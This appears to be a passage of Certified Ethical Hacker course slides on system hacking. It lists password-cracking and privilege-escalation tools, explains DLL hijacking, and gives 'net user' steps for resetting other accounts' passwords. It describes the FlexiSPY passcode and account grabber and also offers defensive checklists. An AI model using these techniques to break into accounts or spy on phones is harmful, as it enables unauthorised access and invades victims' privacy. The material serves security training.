
Password Cracking Tools



**Offline NT Password &
Registry Editor**
<http://pogostick.net>



WinPassword
<http://lastbit.com>



Password Unlocker Bundle
<http://www.passwordunlocker.com>



Passware Kit Enterprise
<http://www.lostpassword.com>



**Proactive System Password
Recovery**
<http://www.elcomsoft.com>



PasswordsPro
<http://www.insidepro.com>



John the Ripper
<http://www.openwall.com>



LSASecretsView
<http://www.nirsoft.net>



Windows Password Cracker
<http://www.windows-password-cracker.com>



LCP
<http://www.lcpsoft.com>


Password Cracking Tools (Cont'd)



Password Cracker
<http://www.amlpages.com>



Windows Password Recovery
<http://www.passcape.com>




CloudCracker
<https://www.cloudcracker.com>




Password Recovery Bundle
<http://www.top-password.com>



Windows Password Recovery Tool
<http://www.windowspasswordsrecovery.com>



krbpwguess
<http://www.cquare.net>



Hash Suite
<http://hashsuite.openwall.net>



THC-Hydra
<http://www.thc.org>



InsidePro
<http://www.insidepro.com>





Windows Password Breaker Enterprise
<http://www.recoverwindowspassword.com>

Password Cracking Tool for Mobile: FlexiSPY Password Grabber



It captures the security pattern used to access the phone itself and crack the passcode used to unlock the iPhone, plus the actual passwords they use for social messaging

It allows you to login to their Facebook, Skype, Twitter, Pinterest, LinkedIn, GMail and other Email accounts directly from your own computer



<http://www.flexispy.com>

How to Defend against Password Cracking



- 1 Enable information security audit to monitor and track password attacks
- 2 Do not use the same password during password change
- 3 Do not share passwords
- 4 Do not use passwords that can be found in a dictionary
- 5 Do not use cleartext protocols and protocols with weak encryption
- 6 Set the password change policy to 30 days
- 7 Avoid storing passwords in an unsecured location
- 8 Do not use any system's default passwords



How to Defend against Password Cracking (Contd)



- 9** Make passwords hard to guess by using 8-12 alphanumeric characters in combination of uppercase and lowercase letters, numbers, and symbols
- 10** Ensure that applications **neither store** passwords to memory nor write them to disk in clear text
- 11** Use a random string (salt) as prefix or suffix with the password before encrypting
- 12** Enable **SYSKEY** with strong password to encrypt and protect the SAM database
- 13** Never use passwords such as date of birth, spouse, or child's or pet's name
- 14** Monitor the server's logs for brute force attacks on the users accounts
- 15** Lock out an account subjected to too many **incorrect** password guesses

CEH System Hacking Steps



1

Cracking Passwords

2

Escalating Privileges

3

Executing Applications

4

Hiding Files

5

Covering Tracks

6

Penetration Testing

Privilege Escalation



- An attacker can gain access to the network using a **non-admin user account**, and the next step would be to gain administrative privileges
- Attacker performs privilege escalation attack which takes advantage of **design flaws, programming errors, bugs, and configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allows attacker to view **critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, worms, etc.


Types of Privilege Escalation

Vertical Privilege Escalation

- ⊖ Refers to gaining higher privileges than the existing

Horizontal Privilege Escalation

- ⊖ Refers to acquiring the same level of privileges that already has been granted but assuming the identity of another user with the similar privileges



Privilege Escalation Using DLL Hijacking


CEH
Certified Ethical Hacker



Most Windows applications do not use the fully qualified path when loading an external DLL library instead they search directory from which they have been loaded first




If attackers can place a malicious DLL in the application directory, it will be executed in place of the real DLL



Resetting Passwords Using Command Prompt



If attacker succeeds in gaining administrative privileges, he/she can **reset the password** of any other non-administrative accounts using command prompt



Open the command prompt, type `net user` command and press Enter to list out all the user accounts on target system

Now type `net user useraccountname` and press Enter, useraccountname is account name from list

Type the new password to reset the password for specific account

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The title bar includes the text "Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved." Below the title bar, the command line shows "C:\Users\Test>net user". The output of the command lists user accounts: "Administrator", "ASPNET", "Guest", "Test", and "UpdatousUser". A message at the bottom of the list states "The command completed successfully." The next line of the command line is "C:\Users\Test>net user useraccountname". The prompt "Type a password for the user:" is displayed, followed by "Retype the password to confirm:". The window has standard Windows-style scroll bars on the right side.

Privilege Escalation Tool: Active@ Password Changer



Active@ Password Changer resets local administrator and user passwords



Features

- Recover passwords from multiple partitions and hard disk drives
- Detects and displays all Microsoft Security Databases (SAM)
- Displays full account information for any local user

Active@ Password Changer: User List

Users in SAM hive file at path: C:\Windows\SYSTEM32\CONFIG\SAM
on drive C: 0, size 24.66 GB, File System: NTFS

Total Users: 0006

RID	User Name	Description
0x00000001	Administrator	Administrator account for system management.
0x00000009	C	
0x000000EE	LANGLARD_11_U...	Built-in account for GFI LNESS Monitor
0x000001FS	Guest	Built-in account for guest access to the comp...
0x000003EB	HomeGroupUser\$	Built-in account for homegroup access to the...
0x000003EC	ASP.NET	Account used for running the ASP.NET work...

Select User's Account and press the "Next" button.

< Back | Next > | Cancel | Help

<http://www.password-changer.com>


Privilege Escalation Tools



Offline NT Password & Registry
Editor
<http://pogostick.net>




Windows Password Recovery
Bootdisk
<http://www.rixler.com>



Windows Password Reset Kit
<http://www.reset-windows-password.net>



PasswordLastic
<http://www.passwordlastic.com>




Windows Password Recovery
Tool
<http://www.windowspasswordsrecovery.com>



Stellar Phoenix Password
Recovery
<http://www.stellarinfo.com>



ElcomSoft System Recovery
<http://www.elcomsoft.com>



Windows Password Recovery
Personal
<http://www.windows-passwordrecovery.com>



Trinity Rescue Kit
<http://trinityhome.org>



Lazesoft Recover My Password
<http://www.lazesoft.com>

How to Defend Against Privilege Escalation



1

Restrict the interactive logon privileges

2

Use encryption techniques to protect sensitive data

3

Run users and applications on the least privileges

4

Reduce the amount of code that runs with particular privilege

5

Implement multi-factor authentication and authorization

6

Perform debugging using bounds checkers and stress tests

7

Run services as unprivileged accounts

8

Test operating system and application coding errors and bugs thoroughly

9

Implement a privilege separation methodology to limit the scope of programming errors and bugs

10

Patch the systems regularly

CEH System Hacking Steps



1

Cracking Passwords

2

Escalating Privileges

3

Executing Applications

4

Hiding Files

5

Covering Tracks

6

Penetration Testing

Executing Applications




- Attackers execute malicious applications in this stage. This is called "owning" the system
- Attacker executes malicious programs remotely in the victim's machine to gather information that leads to exploitation or loss of privacy, gain unauthorized access to system resources, crack the password, capture the screenshots, install backdoor to maintain easy access, etc.


keyloggers



Backdoors



Spyware



